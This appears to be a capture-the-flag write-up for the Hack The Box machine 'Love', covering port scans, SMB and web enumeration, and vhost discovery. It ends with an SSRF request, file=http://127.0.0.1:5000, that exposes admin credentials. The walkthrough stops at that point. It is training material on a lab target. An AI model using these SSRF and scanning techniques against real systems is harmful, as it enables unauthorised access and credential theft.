


# LOVE



## Enumeration

```
sudo nmap -sS -Pn -T4 -p- 10.10.10.239
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 21:56 EDT
Nmap scan report for 10.10.10.239
Host is up (0.079s latency).
Not shown: 65516 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
5000/tcp   open  upnp
5040/tcp   open  unknown
5985/tcp   open  wsman
5986/tcp   open  wsmans
7680/tcp   open  pando-pub
47001/tcp  open  winrm
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
49670/tcp  open  unknown
```

Important ports to enumerate. 445,139,135,80,3306

Could potentially access the machine later with evil-winrm since port 5985 is open.

I started with SMB for easy access but this didn't work.

```
(kali@kali)-[~/Desktop/htb]
$ netexec smb 10.10.10.239 -u '' -u '' --shares
SMB 10.10.10.239 445 LOVE [*] Windows 10 Pro 19042 x64 (name:LOVE) (domain:Love
SMB 10.10.10.239 445 LOVE [-] IndexError: list index out of range
SMB 10.10.10.239 445 LOVE [-] Error enumerating shares: Could not get nt error
r code: 0x5b

(kali@kali)-[~/Desktop/htb]
$ netexec smb 10.10.10.239 -u 'Guest' -u '' --shares
SMB 10.10.10.239 445 LOVE [*] Windows 10 Pro 19042 x64 (name:LOVE) (domain:Love
SMB 10.10.10.239 445 LOVE [-] IndexError: list index out of range
SMB 10.10.10.239 445 LOVE [-] Error enumerating shares: Could not get nt error
```

My next move is to quickly try enum4linux and If I don't find anything here I could potentially go and check the website.


Meanwhile in the background I am an nmap scan on mysql. This scan didn't really find much but I have to use it once I get valid creds.

```
(kali@kali)-[~]
$ sudo nmap 10.10.10.239 -sV -sC -p3306 --script mysql*
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 22:03 EDT
Nmap scan report for 10.10.10.239
Host is up (0.072s latency).
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?
|_mysql-empty-password: Host '10.10.14.2' is not allowed to connect to this MariaDB server
|_mysql-enum:
| Accounts: No valid accounts found
|_ Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
|_ fingerprint-strings:
|_ DNSStatusRequestTCP, FourOhFourRequest, Help, JavaRMI, LANDesk-RC, LDAPBindReq, NotesRPC, SMBProgNeg, TerminalServer, X11Probe, giop:
|_ Host '10.10.14.2' is not allowed to connect to this MariaDB server
|_ mysql-brute:
| Accounts: No valid accounts found
|_ Statistics: Performed 50009 guesses in 459 seconds, average tps: 109.3
```

```
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: LOVE
NetBIOS domain name: ''
DNS domain: Love
FQDN: Love
Derived membership: workgroup member
Derived domain: unknown
```

```
OS: Windows 10 Pro 19042
OS version: '10.0'
OS release: '2004'
OS build: '19041'
Native OS: Windows 10 Pro 19042
Native LAN manager: Windows 10 Pro 6.3
Platform id: null
Server type: null
Server type string: null
```

The site seemed to be for some type of voting system.




I will attempt to see the functionality of the site and then after attempting to use default credentials I would try to look for subdomains.

```

  /*! AdminLTE app.js
  * =====
  * Main JS application file for AdminLTE v2. This file
  * should be included in all pages. It controls some layout
  * options and implements exclusive AdminLTE plugins.
  *
  * @Author Almsaeed Studio
  * @Support <https://www.almsaeedstudio.com>
  * @Email <abdullah@almsaeedstudio.com>
  * @version 2.4.0
  * @repository git://github.com/almasaeed2010/AdminLTE.git
  * @license MIT <http://opensource.org/licenses/MIT>

```

Upon looking into the proxy I found this.  
Before digging into this deeper I will keep going with my plan.



It seems this site has a brute force vulnerability because its disclosing if the voter ID is valid. This is acting here as a username meaning that I can find which username is valid and then try to brute force a password.  
After Using gobusters I found the following.

```
/images      (Status: 301) [Size: 330] [--> http://love.htb/images/]
/Images      (Status: 301) [Size: 330] [--> http://love.htb/Images/]
/admin       (Status: 301) [Size: 329] [--> http://love.htb/admin/]
/plugins     (Status: 301) [Size: 331] [--> http://love.htb/plugins/]
/includes    (Status: 301) [Size: 332] [--> http://love.htb/includes/]
/dist        (Status: 301) [Size: 328] [--> http://love.htb/dist/]
/IMAGES      (Status: 301) [Size: 330] [--> http://love.htb/IMAGES/]
/Admin       (Status: 301) [Size: 329] [--> http://love.htb/Admin/]
/Plugins     (Status: 301) [Size: 331] [--> http://love.htb/Plugins/]
/Includes    (Status: 301) [Size: 332] [--> http://love.htb/Includes/]
/Dist        (Status: 301) [Size: 328] [--> http://love.htb/Dist/]
```

← → ↻ ⚠ Not secure love.htb/plugins/









## Index of /plugins

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">bootstrap-slider/</a>	2021-04-12 08:29	-	
 <a href="#">bootstrap-wysihtml5/</a>	2021-04-12 08:29	-	
 <a href="#">iCheck/</a>	2021-04-12 08:29	-	
 <a href="#">input-mask/</a>	2021-04-12 08:29	-	
 <a href="#">jQueryUI/</a>	2021-04-12 08:29	-	
 <a href="#">jvectormap/</a>	2021-04-12 08:29	-	
 <a href="#">pace/</a>	2021-04-12 08:29	-	
 <a href="#">timepicker/</a>	2021-04-12 08:29	-	

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at love.htb Port 80

← → ↻ ⚠ Not secure love.htb/includes/

## Index of /includes

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">ballot_modal.php</a>	2018-05-17 09:15	3.0K	
 <a href="#">conn.php</a>	2021-04-12 14:23	179	
 <a href="#">footer.php</a>	2018-05-04 09:10	305	
 <a href="#">navbar.php</a>	2018-05-16 12:46	1.5K	
 <a href="#">scripts.php</a>	2018-05-16 13:06	1.1K	
 <a href="#">session.php</a>	2018-05-16 12:43	294	
 <a href="#">slugify.php</a>	2018-05-11 12:06	515	

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at love.htb Port 80

←→🔄⚠️ Not securelove.htb/includes/ballot\_modal.php

×

Vote Preview

Close×

Close×

Your Votes

Notice: Undefined variable: voter in C:\xampp\htdocs\omrs\includes\ballot\_modal.php on line 50

Notice: Undefined variable: conn in C:\xampp\htdocs\omrs\includes\ballot\_modal.php on line 52

Fatal error: Uncaught Error: Call to a member function query() on null in C:\xampp\htdocs\omrs\includes\ballot\_modal.php:52 Stack trace: #0 {main} thrown in C:\xampp\htdocs\omrs\includes\ballot\_modal.php on line 52

I found a few things but nothing too useful that I could currently exploit to gain access.

Whenever im stuck I go back to the basics and keep enumerating.

```
(kali@kali)-[~/Desktop/htb]
$ gobuster vhost -u http://love.htb -t 60 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain |grep -v -E "(Status: 400|Status: 403|Status: 404)"

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://love.htb
[+] Method:       GET
[+] Threads:      60
[+] Wordlist:      /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true

Starting gobuster in VHOST enumeration mode

Found: staging.love.htb Status: 200 [Size: 5357]
```

Found a subdomain that I can use.

←→🔄⚠️ Not securestaging.love.htb/

Free File ScannerHomeDemo

Free File Scanner

FFS will scan your files for recognized malware signatures.

Our purpose is to provide a easy online file scanner to protect the internet folks from well known malware viruses and worms.

Sign up today

We are not live yet please subscribe to get updates

Name

Email

Submit

Specify the file url:

File to scan


Enter the url of the file to scan

Scan file

© Valentine Corpotation. All Rights Reserved.


Just in case I decided to rerun another gobusters to find more directories but nothing of importance was found.

I attempted to put a php shell just to see how it would work.




It would output whatever I was uploading but no connection was being made.

I then decided to use it to make a request to love.htb.



Now I have an SSRF vuln which I can use to maybe get access to the site.



I sent a request to myself to see if it would work.

I sent a request to see if I could access any information from its ports. But nothing was returned.

80  
135  
139  
443  
445  
3306



5000  
5040  
5985  
5986  
7680  
47001  
49664  
49665  
49666  
49667  
49669  
49670

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	2303			5254	
1	80	200	77			9642	
2	135		0				
3	139	200	74			5254	
4	443	200	78			5723	
5	445	200	76			5254	
6	3306	200	76			5254	
7	5000	200	80			5558	
8	5040		0				
9	5985	200	79			5569	
10	5986	200	81			5253	
11	7680	200	75			5253	
12	47001	200	82			5568	
13	49664		0				
14	49665		0				
15	49666		0				
16	49667		0				

7	5000	200	80	5558
8	5040		0	
9	5985	200	79	5569
10	5986	200	81	5253
11	7680	200	75	5253
12	47001	200	82	5568
13	49664		0	
14	49665		0	
15	49666		0	
16	49667		0	
17	49669		0	
18	49670		0	

Request

Response

Pretty

Raw

Hex

Render

Forbidden

You don't have permission to access this resource.

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 10.10.10.239 Port 5000

Port 5000 said I didn’t have access to that resource. I found this weird but then I noticed I had made a slight mistake. I was trying to access 10.10.10.239:5000 instead of 127.0.0.1:5000

After doing it through 127.0.0.1 I was able to find this.

POST /beta.php HTTP/1.1

Host: staging.love.htb

Content-Length: 41

Cache-Control: max-age=0

Accept-Language: en-US

Upgrade-Insecure-Requests: 1

Origin: http://staging.love.htb

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100

Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://staging.love.htb/beta.php

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

file=http://127.0.0.1:5000&read=Scan+file

Scan file

Password Dashboard

Voting system Administration

Vote Admin Creds admin: @LovelsInTheAir!!!!


